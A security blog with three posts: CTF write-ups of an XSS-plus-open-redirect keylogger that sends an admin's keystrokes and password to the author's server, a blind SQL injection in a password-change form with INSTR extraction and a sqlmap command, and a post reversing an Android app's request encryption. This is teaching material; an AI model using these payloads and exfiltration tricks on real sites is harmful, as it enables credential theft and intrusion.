Tuesday, April 14, 2020

SFR || SanitizedXSS & 1PasswordManager // HexionCTF


SFR // HexionCTF
We get some webapp.


 we try to login with user=”aasd” and “password” – and we’re in! Aren’t we?
.
That’s cool, so we get to send to the admin some url and he’ll probably enters it, right?
Well… Yes, if we put our ip we get some response (opening up my own AWS instance with some small python server listener gave this result):
34.76.228.102 - - [12/Apr/2020 01:34:02] "GET / HTTP/1.1" 404 –
Sweet. What’s next?

The hint says that: 
1. The password is after login.
2. The admin have password manager installed.
Trying to login with “admin”/”admin” just for test gave us this result: “Invalid Credentials” – cool so it means we want to get it’s password right (also they say in the challenge the password waits for us there).

Vulnerabilities
1. Open-Redirection:When you login you see this:
b.       Oh, cool, so what can be next would you ask?
c.       First, any site can be here
d.       http://34.76.228.102:2003/login?next=<YOUR_IP>
                                                               i.      E.g – awesome open redirection vuln.
                                                             ii.      But, what it does with this IP?
                                                           iii.      Yes, you guessed correctly, this will be placed in the form action area.
So, the first vulnerability open-redirection looks like this code-wise:
            <form method="post" action=OUR_NEXT_GET_PARAM>
                <input name="username" id="sfrusername" type="text" placeholder="Username"/>
                <br>
                <input name="password" id="sfrpassword" type="password" placeholder="Password" />
                <br>
                <button class="good" type="submit">Login</button>
            </form>
2          2. XSS: Well, not just that of-course, as it can lead us also to xss vuln code:
At first, I was trying to place in there “/> <script>alert(1)</script>” – but got no response / response sanitize, so there is probably a sanitation, right? … well not quite exactly.
Well placing this (http://CHALL_SITE/login?next=http://www.barakolo.me%20onclick=alert``) will get us:
            <form method="post" action=http://www.barakolo.me onclick=alert``>
                <input name="username" id="sfrusername" type="text" placeholder="Username"/>
                <br>
                <input name="password" id="sfrpassword" type="password" placeholder="Password" />
                <br>
                <button class="good" type="submit">Login</button>
            </form>
This will actually add event handler that can do arbitrary Js in this site! Cool! (no csp whatsoever, nice nice nice).
This will actually pop-up a message when we click on login button – cool.
We placed `` to bypass the checks for () which aren’t allowed in this scenario.
Nice, So what now? Let’s see if we get some response admin enters this site when we will sent to him this xss.
Well, unfortunately it didn’t work, why?
Well probably mouse isn’t used there at all, so how can after all trigger js code?
Triggering JS at load:
I started to put any onX event handlers to see what gave me a response.
Keep also in mind we need to place a valid param (no () and other chars like >< are sanitized as well)
I have put this:
This WORKED! We got some response back to us, nice.
Now , finding minimal exploit that sends back info to our server, was a game of like trying this:
and also this right after
And trying this also worked so
Cool, so wait wait – then it probably means that user entering keyboard events? Does it?
All the password-manager:
In the next step according to the challenge description – the admin has password manager, oh cool cool – so the user enters its password there right? Sounds interesting.
In this stage I thought about this scenario:
If the password manager (we don’t know which password manager it is) supports auto-fill and auto-login kinda ways maybe we can trigger it – and make the user send to us user and password!! Why? Because this is exactly the form action so if we can trigger it to fill and submit we are winning, right?
Trying this:
1.       Send some js that sets autocomplete attrs to correct for username and password might also click the submit button when finish filling, right?
So this was the next thing I tried, which sets autocomplete attributes & and in the end you can see also that I added some xhr request-  why? To sniff some of the keyboard keys to get back to us probably 😊
Cool, But it didn’t worked unfortunately, the message didn’t submitted and we didn’t got any POST message in our web-server.
What’s next?
Yes you guessed that right – let’s try hook the keyboard messages to see what’s in there.

Couple of challenges here:
1.       Write arbitrary js code – many things are sanitized (“<>()” and ” is kinda part of termination for this eventhandler), request line limited by 4094 (we actually get this number as a response if we will put big enough number). So not any arbitrary code can be written this way.
2.       I found that we probably don’t really get all xhr requests we’re doing / keyboard-messages – why? Maybe because the user closes really fast it’s browser? Maybe the user have delayed connection and up/down from internet connection? We can’t really know – what we do know that according to this we kinda want our js code to sniff what it can from the password manager kinda and close fast.
3.       Some XHR requests came to my server un-ordered which made it a bit difficult to assume which letter came before the other (it can also be by the server / connection / the way maybe AWS handles new tcp connections that come to the server and many many kinda more, my focus isn’t to improve AWS so I thought to make it a little better).

Solution for arbitrary JS:
eval is ok (and also great) to do 😊 sooo – let’s utilize some cool unicode encoding:
eval(‘ANY ARBITRARY JSCODE WITH UNICODE ENCODING LIKE \uXXXX’) … but wait? Didn’t we say () isn’t allowed? Yes you’re pretty right.
But this works as well eval`document.cookie=1` - it’s actually cool thing called template literals in js.
Nice, But eventually – remember, I wanted to hook some event listener into keypress events or something like that, how?
Usually its done like this: e.addEventListener(function(e) {I am here}); - but here we CANNOT replace the () as it’s not template literal. Bummer. So what can we do?
Let’s just define it!
Function`UNICODE-ENCODING-JS-CODE` - cool! It works.
I used this method to define arbitrary js code which runs whenever user clicks our site. It looks like this:

Writing JS-Keylogger:
Let’s try to keylog anything user enters and get the password right? Well well, hell yeah 😊
I next tried to put function(e) {fetch(‘MY_SITE’ + e.keyCode)} – anf got the cool word!! “admin”!!! yes so it probably autofills stuff for an admin, right?
Let’s try to get the password – I tried to change the input form which my event listener was hooked on but to my surprise. I was getting a lot of message, weird keyboard pressed with many values – so maybe, I think, I thought it was password-manager (probably an extension?) trying to auto-fill forms and stuff to setup other data relevant to him.
When unexpcted thing occurred when I’ve observed – user had more input elements – than I did in my screen. So I tried to capture many of these but got many non-relevant probably data, for example like this:
GET /112/0 HTTP/1.1
34.76.228.102 - - [13/Apr/2020 11:31:49] code 404, message File not found
34.76.228.102 - - [13/Apr/2020 11:31:49] "GET /112/0 HTTP/1.1" 404 -
GET /67/1 HTTP/1.1
34.76.228.102 - - [13/Apr/2020 11:31:49] code 404, message File not found
34.76.228.102 - - [13/Apr/2020 11:31:49] "GET /67/1 HTTP/1.1" 404 -
GET /51/2 HTTP/1.1
….
The number after it – means the order they where captured to tryina maintain some order, unfortunately it stull seemed to be a little unordered when it reached our servers and mainly we wasn’t really sure what was the correct input form was.

Just Posting Back to-us:
Wait, but this fills a login string with open-redirection – then why not post it back to us?
What do you mean? Let’s place action=OUR_SITE, when form is submitted the current user/password filled is the correct relevant password, right? COOL!
Doing this and placing this string got me that kinda cool thing:
One of the requests where:
('POST request,\nPath: %s\nHeaders:\n%s\n\nBody:\n%s\n', '/', 'Host: 54.175.112.255\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 39\r\nConnection: keep-alive\r\nUpgrade-Insecure-Requests: 1\r\n', 'username=admin&password=j6QlMyx4lf2bSZp')
Oh yesss!!! So the password is j6QlMyx4lf2bSZp right? Well not quite yet..
Remember, we do submit in some time after we seen enough keyboard presses and just before we can do submit anymore kinda (probably because the window is gonna be closed after some time/scenario).
So, we wait for the last letter entered in some input and call submit, does it mean all the password was managed to be written? Well, unfortunately – really really not sure 😊
I tried this couple of times and put this password and it wasn’t working… but..

Famous Last words:
We probably got *almost* all the password, why? Well, remember that what we did was to wait for some keyboard messages to stop (I've counted how many messages I've seen maximal in the server side and set to submit the for when this number is reached), so maybe also the user exits sometimes *before* all the password gets written.
So, one way is to assume letter or two are missing in the end, let’s try that then, so for our game I have tried running this:
for i in string.printable:
               res = (s.post('http://34.76.228.102:2003/login',
data={'username': 'admin', 'password': 'j6QlMyx4lf2bSZp' + i}).text)
                if 'Invalid' not in res:
     print(res)

Amazing, so we finally got this as response:
hexCTF{pa55w0rd_m4nag3rs_c4n_hav3_vuln3rabilit1es_t00}

Cool, been there, done that 😊


Sunday, April 12, 2020


Bobby // Tg-hack2020 CTF:

We observe couple of things:

  1. /login - Cool login site
  2. /password - Cool password change area
  3. /style – defines website style
When one first sees the challenge name (“bobby” little tables 😉) and the site – let’s try sql-injection it’ won’t we?
After trying injecting anywhere – we finally sees some syntax sqli error when we go to /password and write new password value with incorrect things..

We can see for example, that if we place there ‘’’’ We will get:
unrecognized token: "''''''''''' WHERE user=? AND pass=?"
That’s really cool, it means couple of things:

  1. We’re probably in update / set sql command injection (it at least seems like that because we try update specific user password with these specific user/password details).
  2. There’s probably no injection in other params as they are part of prepared templated sqli syntax (“?” indicates that).
  3. Fields from some table (users tables probably or something?) is ‘user’ and ‘pass’.
Let’s first fix our query to somehow kinda validate injection.
I tried putting various comments styles / ending to remove the statement end: “--” or “#’ or “;”. But finally what seems to be working (seems to be as well kinda mysql style) was “/*”
 I tried to put this one: ‘ or ‘1’=’1’/* and got this:
sql: expected 0 arguments, got 2
Ok, this is really good because it means we kinda fixed the first syntax error we’ve made and influenced for a new one. So why we see now this error? Well, good question.
So, remember we commented out the rest of the statement, the statement is still being binded into 2 other args we give to it (remember these “?” we’ve seen before). Cool, let’s fix that:

I have put now ‘ or ?=?/* and also placed the same values for user/pass which I give as an input (so that this equality of ?=? will become true):
Password changed!
Oh yes!!! Did we made?
Well… not quite yet just a sec…

What is the username? Oops…
So I’ve tried: “admin”/”user”/”administrator”/cookie id kinda.
Ok so it’s a little harder than that.

Let’s try to explore our DB then, shall we?
Ok, let’s try get sqli version?
Putting any of: version() / @@version / version  - didn’t work unfortunately.. weird.. the server just returns back that these methods aren’t recognized.

Stack that up:

Let’s try now to stack some query and search for table names.
My next newish string was: “1' where "A"=(select "A" from TABLE_NAME) and ?=?/*” and we got:
no such table: TABLE_NAME
Cool, so it’s a good primitive to find table names (If we get password changed – then according to this table exists kinda). Let’s look for them. So let’s try some good old-fashioned information_schema.tables or even sys.tables: “”
no such table: information_schema.tables
damnnnn… so no schema… what can we do then? I’ve tried put “users” – oh well and it works 😊
Not suprising that much because – remember – we probably have it’s fields back from first stage.

La bobby table?

Ok, let’s try extract username first, change it’s password to ours and connect with the login in the previous menu, right? Right right, cool cool.


Other functions?

I’ve tried look for functions that available to me as well. No EVAL/LEFT/CHAR_LENGTH. To know which functions available we just try and see if we get some error back from them, but to inspect their usage, totally another thing.
How to inspect some functions functionallity? Remember our feedback is if we succeeded changing password or not.

So we can put something like:
a' where ‘ser’=(select SUBSTR(‘user’, 2) from users) and ?=?/*

And just wait to see if password get’s to change successfully or not.
Cool.

INSTR to the rescue:

I’ve found that instr works quite as expected. This function search specific char/string in other string and returns the index in which this string starts in another one.

Because we know already that users table is a valid one and exists we will focus on it.
Let’s try now find char by char of that username we will change the password for:
password\' where 1=(select INSTR(user, "{KNOWN_SUBSTRING} + 
NEW_BRUTEFORCE_CHAR") from users where INSTR(user, "{KNOWN_SUBSTRING}")=1 
or "{KNOWN_SUBSTRING}"="") and ?=?/*

KNOWN_SUBSTRING will be the chars we already know.
What are we doing here? Every time we try to find the next char, we call this NEW_BRUTEFORCE_CHAR.

Every time we found it is the next char in the user-name – we add it up to KNOWN_SUBSTRING.
Remember that our way to know if this is kinda valid char is that we check response for “Password changed!” string – which means sql statements was made successfully.
We also need to consider that this level restarts every 8 minutes. So we need to restart our session as well. We also need to automate this of-course and not do this by hand cause username and number of chars to validate can be also long right?

Cool. Running that and observing the result was given to us as the username:
"21db9a2aef143c4e8e3863fce29d0b35d7dbdcec18f3e8d13abdf12e78e2e3e9d713e2b4c9ab682c
6ba1a472284b37f3257a05b7ffce2542c98e4199127b0822"
Now let’s try to connect with this one and viola we got the flag mi hijo:
TG20{bobby_knows_his_sql}


Miscs:

Unicode SQLi charsets bruteforcing:

As there was the /style reference for css-style and a utf-8 support - i've thought probably in the begining that there's maybe other charsets we needed to bruteforce on. so when cool thing i kinda observed is how to generate charsets for other utf ranges. I've used data in /style area and downloaded all the .woff2 files which usually compressed with brotli. to open these i've used fonttools in python3. it worked perfectly towards generating charsets to try bruteforcing over. fortunately In the end it was kinda un-needed.

Finding SQL injections with sqlmap.py

I have also tried to automate my bf searches for the username with sqlmap.py which is a really cool tool. It can also be provided with cookie/headers and post params to try bf/inject sql statements over.
Unfortunately and probably because some tables we're kinda missing it didnt worked perfectly and need to be worked alot more probably to be perfectly working as it was probably using only specific techniques and maybe not the relevant for our cases over here.
Nonetheless, This was one of the main commands i have tried:
python sqlmap.py -u https://bobby.tghack.no/password -a --method POST -p new_pass --cookie "id=5e8ecd02xa3796b6e545debad2c51c4e13298ce70e756013a6505326ae55a364dfd38ece2ba9de568bd90a97a53805022790661fdfffd6f22bbd52aadf1b0c5965d548027x0f9090fa8d3d4547821fa5feac5d1db8f872667f68b94c6026ddb5ba9b407b88" --data "user=asdas&old_pass=asdsadasdsad&new_pass=dsadasdsa%27%28" --level 5

the -p selects the parameter that the sqlmap.py will try inject upon.
the -a tries all / verious methods. level 5 seems to be (at least by the manual) searching for more deeper ways to exploit/inject data kinda.
the --data is our form kinda data in that format.

Tuesday, December 23, 2014

Reversing APKs for fun and profit: "Decrypting Secret.ly"


I found Secret.ly intersting. this site let's people post-up what's on their minds
without getting exposed, by name or any other details as they ("secret" developers) have been announced.
There is also some bounty for challenging their security related parts of their system, 
which boosted my motivation to try defeating this new way of communication.
So, after stretching my back, and drinking some beer, 2AM, silence at my neighborhood, time to start working :)

Knowledge Requirements:

1.       Little understanding of how does android app is built, should be enough, a bit of Java code understanding.
2.       Little bit knowledge in Reversing.
3.       Some basics in Crypto would help (knowing what is AES should be enough).

In This Post:

1.       Sniffing and decrypting some android HTTPS/SSL stuff.
2.       Reversing/Modding apks (a bit about debugging those also).
3.       Encryption/Decryption in practical usage.
4.       Some cool, pure research and fun J

Goals:

1. Researching secret.ly mechanism, way of communicating with server-side, 
encryption used, and cookies invloved. understanding of the implementation at whole.
2. Afterwards, managing to challenge the server, trying to:
                a. Find out who's the author of post that is shown to me.
                b. Find security problems with that mechanism, that could make user exposed to attacks, 
                    such as MITM, cookie-stealing and more..

Setup Used:

HTTPS is mainly used here for communicating with the secret api server (api.iheartsecret.com)
therefore, i've arranged:
in my home-pc: 
Installed Fiddler, apktool, smalli, baksmali, jadx, 010Editor (always good), python.
* apktool, baksmali, jadx - used for unpacking/disassembling of apks and dexs, 
which contains the main code and resources for every app, 
jadx is best i've found for converting dex to jars (Java-code)!
* in fiddler, enabled HTTPS decryption of remote client, 
setting proxy port for proxy transportation theough fiddler.
in my android: 
Installed Fiddler certificate as CA, SSH Server, ZipSigner, Apk-Installer.
* in my android i've also configured my wifi connection to use the proxy of fiddler in my home-pc,
so all traffic will go through it.

Why is it enough for sniffing HTTPS (HTTPS-MITM)?

well, how does https work? it verifies the domain certificate, so that the domain you're trying to connect to, as some certificate aythority, that has been signed on it, and that CA (Certificate Authority) is also installed, already in your android, in the section of "Valid Certificates". (There is such in each android OS).
So, when the app is connecting now in https, fiddler will generate certificate for the secret' domain, and because the CA signed on it, is installed manually by us, previously, it will be verified as correct, and the checks will successfully go through.

The Jibbrish flows in...

Let's Start! I've opened up my fiddler, and started sniffing connections to the secret site.
After clicking the app for some notifications, like this:


So i've came-across to some uniquely generated gibbrish, fun-fun-fun:


Well man, that's some unreadable POST-body, ain't it?
Tried check if its:
1.       Gzip – no
2.       Deflate – no
3.       Zlib of some level – no
4.       Encrypted?
Encryption seems the best option, as I've seen this header:


Denote the three parts of it: "ae5" || "34740486…03" || "CW-EnV88...=="
1.       Encryption type: Ae5 ~ "Aes"???
Let's check it up, taking lots of POST-body data (denoted as mi),
And then doing:
gcd(len(m1), len(m2), …, len(mn))
Why you do that? Cause if it’s a block-cipher, as expected, like AES, the cipher data should be aligned to 16bytes size/128bit, which is exactly the block-size of AES.
The result was 16, as expected in bytes, This is AES!
2.       The AES IV? AES nowadays usually uses IV, its some random number, known to all, not a secret, which used to encrypt the message. Here, lets view some random "X-Secret-Enc" headers:
X-Secret-Enc: ae5;3474048679760765703;IhA2j7W7VB1HBHQltjrciQ==
X-Secret-Enc: ae5;3474048679760765703;XquoSMfjKLBlpahxMesciA==
X-Secret-Enc: ae5;3474048679760765703;P7I_R9C-ZKRueWPzpYmqbg==
One can clearly see that only the last part, seems as base64-encoding, is changed in the header, in some session of connection (I've sent some requests for pages in the same secret connection).
After looking over the base64 parts, I've found out that they are really 16bytes of IV data! Doing: base64.urlsafe_decode(last_string), will reveal that information.
Hmm, wise person would ask, why this is the IV and not the KEY? That's a good question my friend, and we cannot be sure that is correct until trying out.
3.       The AES Key? That was the hardest to find, i've assumed it is somehow related to this header, but didn’t really know how, reversing the apk itself was non-effective, but I've managed doing a lot of it, a lot of obfuscation – invalid names, strings encryption, invalid classes, many things probably generated in runtime and more.
But one thing was sure my friend, the second part of the X-Secret-Enc, here it was "3474048679760765703", is the X-Whispr ID, its some runtime generated by server id, found that in the configuration:
<string name="key_sly_user_session_id">3474048679760765703</string>
Notice also, that this part isn’t change each time , made me think it has something related to the key!


Starting Reversing :

This part is little bit more technical, For the advanced reader, so you can actually skip it if you want, it mainly shows my research directions, and various tries, until reaching the correct result. It also shows my usage experience with some programs, and conclusions from working with those.
Got the apk, out of the /data/data/ly.secret… folder, under the name pkg.apk.
So, as, I've said, I used for unpacking all of the above:
Method
Result
The downside
IDA
IDA successfully decompiled the classes.dex into
No cross-refs, ida doesn't manage to fully comprehend connection, I've passed that by idapython script to view real xrefs. Also, all data/code is still obfuscated and is dalvik byte-code, and this isn't a really comfortable environment to work in.
·         IDAPython crossrefs can be found easily using:
·    hex(list(XrefsTo(ScreenEA()))[i].frm)
Apktool
Apktool d <apkname>, with renaming of invalid names
Not all names were remapped.
baksmali
Decompiled ok to smali files, seems like IDA result, no advantage was in using the latest one here.
Like in IDA.
Jadx
Unpacked all sources.. seems complete. Nice gui J
Again, ofsucation, couldn't find any part of the string: "X-Secret-Enc" / "Secret-Enc" / "Enc" (in a string)
Dex2jar
Works ok, no errors…
didn't unpack some of the sources I've seen using jadx


Example of .java unpacked class: 



This is the SlyRequest, responsible for wrapping all http-requests, done using the HttpOk library.
Its below the HTTPS, and so, all Requests that goes in HTTP to the server side.

Strings searching:
I've searched for many strings, also, in the original files: apk/res/.dex/decrypted resources/unpacked sources/IDA and more…
In all of them, I didn't find any of the words: "X-Secret-Enc" / "Secret-Enc" / "Enc" (in a string) /
I've found although, two strings with 32-bytes length, filled with hex-letters:
            mixpanel key? - '33a52c4d9051b8385d4492ab74fca9c0'
app key? - 'f5d476357695fc86ceed1524cb4218ca'
·         Those aren't worked as well… L
Going over function calls to dec/enc/cipher related:
1.       Found 2 relations to Crypto.Cipher (javax.Cipher and etc.. ) related stuff, but:
a.       Params not found, probably encrypted/obfuscated in some resources. Flow to it wasn't clear.
b.      Usage isn't really clear, why there is SHA256 and also SHA1 / MD5.. also I've seen HMACs flowing there, all references aren't interpreted well in the sources generated, in IDA I can conclude refs, but then going back and forth from sources and IDA is ineffective, and I wasn’t in the mood of writing IDA synchronizing script with the sources file although it's possible.
2.       Done that also for KeySpec class in java and many more…
3.       Finding do_final / init functions, for encryption usuall init/enc callers. Didn’t reach the real key used, again, obfuscation and stuff.
Trying Decrypting with correct-oriented-tries:
Try many ways to decrypt encrypted POST data, none worked:
Denote the three parts of it: "ae5" || "34740486…03" || "CW-EnV88...==" as
Header || SID || IV (after decoding base64)
·         AES(key=md5(SID), iv=IV).decrypt(POST_DATA) ? NO!
·         AES(key=IV, iv=md5(SID)).decrypt(POST_DATA) ? NO!
·         AES(key=key_found_in_ida1, iv=IV).decrypt(POST_DATA) ? NO!
·         AES(key=key_found_in_ida2, iv=IV).decrypt(POST_DATA) ? NO!
·         AES(key=strings_in_IDA, iv=IV).decrypt(POST_DATA) ? NO!
Also, I've tried SHA256 of the SID, with IV given,and even MD5(IV) as the IV. Nothing, all I've got was Gibbrish L

Debugging of the apk?
This was a thought for the future, and wasn't tested, although it can be done with the baksmali/smali, Its called SmaliDebugging, and you can extract and repack your apk in DebuggingMode, cool stuff J
Until this step, I've been really stuck, I've searched all the resources for passwords/keys name/strings related try finding base64/hex strings  of 16/32 bytes, or base64 that can make 16byte keys and more… didn't help.
3 ways to keep going further:
1.       Looking at old Secret.ly apks.
2.       Looking at logs.
3.       Debugging the apk!

Reversing Old Secret:

I had an idea! Why not downloading old-version? Maybe there the app won't be so obfuscated and even relate to the updated current one?
So I've Downloaded old apk of secret, I've found 'X-Secret-Enc' Header! but now with 'ae2' is the start!? whats happening her?!.
Code of encryption there:
  static byte[] encrypt(byte[] bArr, byte[] bArr2) {
            byte[] digest = MessageDigest.getInstance("SHA-256").digest(bArr2);
            byte[] a = Bytes.a(bArr, ZeroBytes); //Bytes.a(a1,a2) = array-appending - a1 to a2. 
                                                                       // ZeroBytes = array of 64bytes of zero.
            byte[] bArr3 = new byte[16];
            Cipher instance = Cipher.getInstance("AES/CBC/PKCS7Padding");
            instance.init(1, new SecretKeySpec(digest, "AES"), new IvParameterSpec(bArr3));
            bArr3 = instance.doFinal(a);
            Key secretKeySpec = new SecretKeySpec(digest, "HmacMD5");
            Mac instance2 = Mac.getInstance(secretKeySpec.getAlgorithm());
            instance2.init(secretKeySpec);
            instance2.update(a);
            return Bytes.a(bArr3, instance2.doFinal());       }
·         So here, IV={0, … 0} (16 bytes of zero). Hmm.. so probably they just have added iv into the equation.
·         But wait, Key here is new 256bits? weird.. The block size we had was 16-bytes only/128bits?!*
·         There is also HMAC-MD5 appended, with same key used for encryption, over the data.
*I've actually found out that even key in AES is 256bits, the block size always stays 128bits, so the output is always aligned to 128bits/16bytes and not as I thought it should, to 32bytes/256bits if the key is 256bits.

AES Parameters in old APK
    public TypedOutput toBody(Object obj) {
        ….
        Log.b("GsonEncryptingConverter", "Magic=" + b[2]); // Logs using android logging-system.
// h = session id string, b[2] = Magic of the current apk J
        return new EncryptedOutput(Crypts.a(bytes, String.format("%d%s", new Object[]{Integer.valueOf(b[2]), h}).getBytes(Charsets.c)), Charsets.c.name());
    }
·         Viola, Key in old version is the sha256 of – "MAGIC || SID" !!!
·         Magic is also printed to logs, in old version, logs can be dumped using ssh/TerminalEmulator app with cmd "logcat –d > logs_dump.txt"
·         But i don't see any logs! not even the "Magic=%s", one.. :(
·        Digging in the code, i've found out, that there is some ke class, that isn't enabling logs on default...
·        Let's Mod that apk up!

"Sweet logs of Mine":

·         looking for debug messages of the program...? to enable logs
·         Logs are controlled in the ke class, using some boolean!
·         Logs are ENABLED ONLY IN "STAGING MODE", not IN OUR "PRODCTION MODE"! so lets change the preference – to true!
·         Added one line – "const v0, 0x1" that’s it! (0x1 = True in dalvik byte-code)
·         REPACKED Using APKTOOL: now I've extra debug info, leaked me some more data on the enc stuff.
o   Just do: apktool d –res apk-path
o   Change smali bytecode in your favorite text editor, add that line to the ke init class.
o   Repack with: apktool b –res folder-to-pack

Logs output Example:


Under-HTTPS Real Encryption Details:

Now, after having the magic, I have tried to assume what the current encryption would like, I WAS CORRECT after some tries, so here is how Secret developers encrypt their POST_DATA J:
magic=2006772160
sid=741681943761985306 (it just written after the 'ae5' in the X-Secret-Enc block).
key=sha256(magic+sid) # seen that in old secret version with iv=256bytes.
iv=base64.decode(X_Secret_Enc_Header[2])
Encryption-Output := AES(KEY=key, IV=iv).encrypt(POST_DATA || zero_array) || HMAC-MD5(KEY=key, data=POST_DATA || zero_array)
·         || means strings-concatenation (e.g:  "A" || "B" == "AB").
·         zero_array is the 64-bytes of zero array.

Examples of Decryption POST-DATA:


>>> AES.new(hashlib.sha256('2006772160' + '741681943761985306').digest(), mode=AES.MODE_CBC, IV=base64.urlsafe_b64decode(b[-1])).decrypt(a[-1][1])
'{"Ids":["kdfxmnsurgktwybwqmrydxchzl"],"Headers":{"X-App-Id":"ly.secret.android","X-Client":"Android/10","X-Nonce":"Bv4cf3WxYF8IU1jSNQmOeI8CdIx2ny9PNrFd1418525476965","X-Whispr-Sid":"741681943761985306"}}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x05\x05\x05\x05\x05'
This is standard JSON dictionary, readable, finally! J
*The end of the decryption is trailing of the alignment to 16bytes, done automatically by calling to the AES/CBC/PKCS7Padding.

Mid-Conclusion:

  Done: Encryption/Decryption/Authentication of packets under HTTPS, in the app-version of the secret.ly site, checked and reversed using my android version 4.4, secret v10.

Next?

As i have much spare time as for now, i will continue investigating packets send to/from secret server, hoping to find something intersting, now that i can generate my own malformed packets :)
To Be Continued... :)

References:

·         AES –http://en.wikipedia.org/wiki/Advanced_Encryption_Standard
·         Python libs used – Requests  / Crypto / hashlib / json/ more…
·         APK tools and many more, a real treasure!


Hitcon 2021' CTF - Vulpixelize

Vulpixelize Writeup In this challenge – we are given docker webserver with the following files: 1.       Dockerfile 2.       Simple Flask we...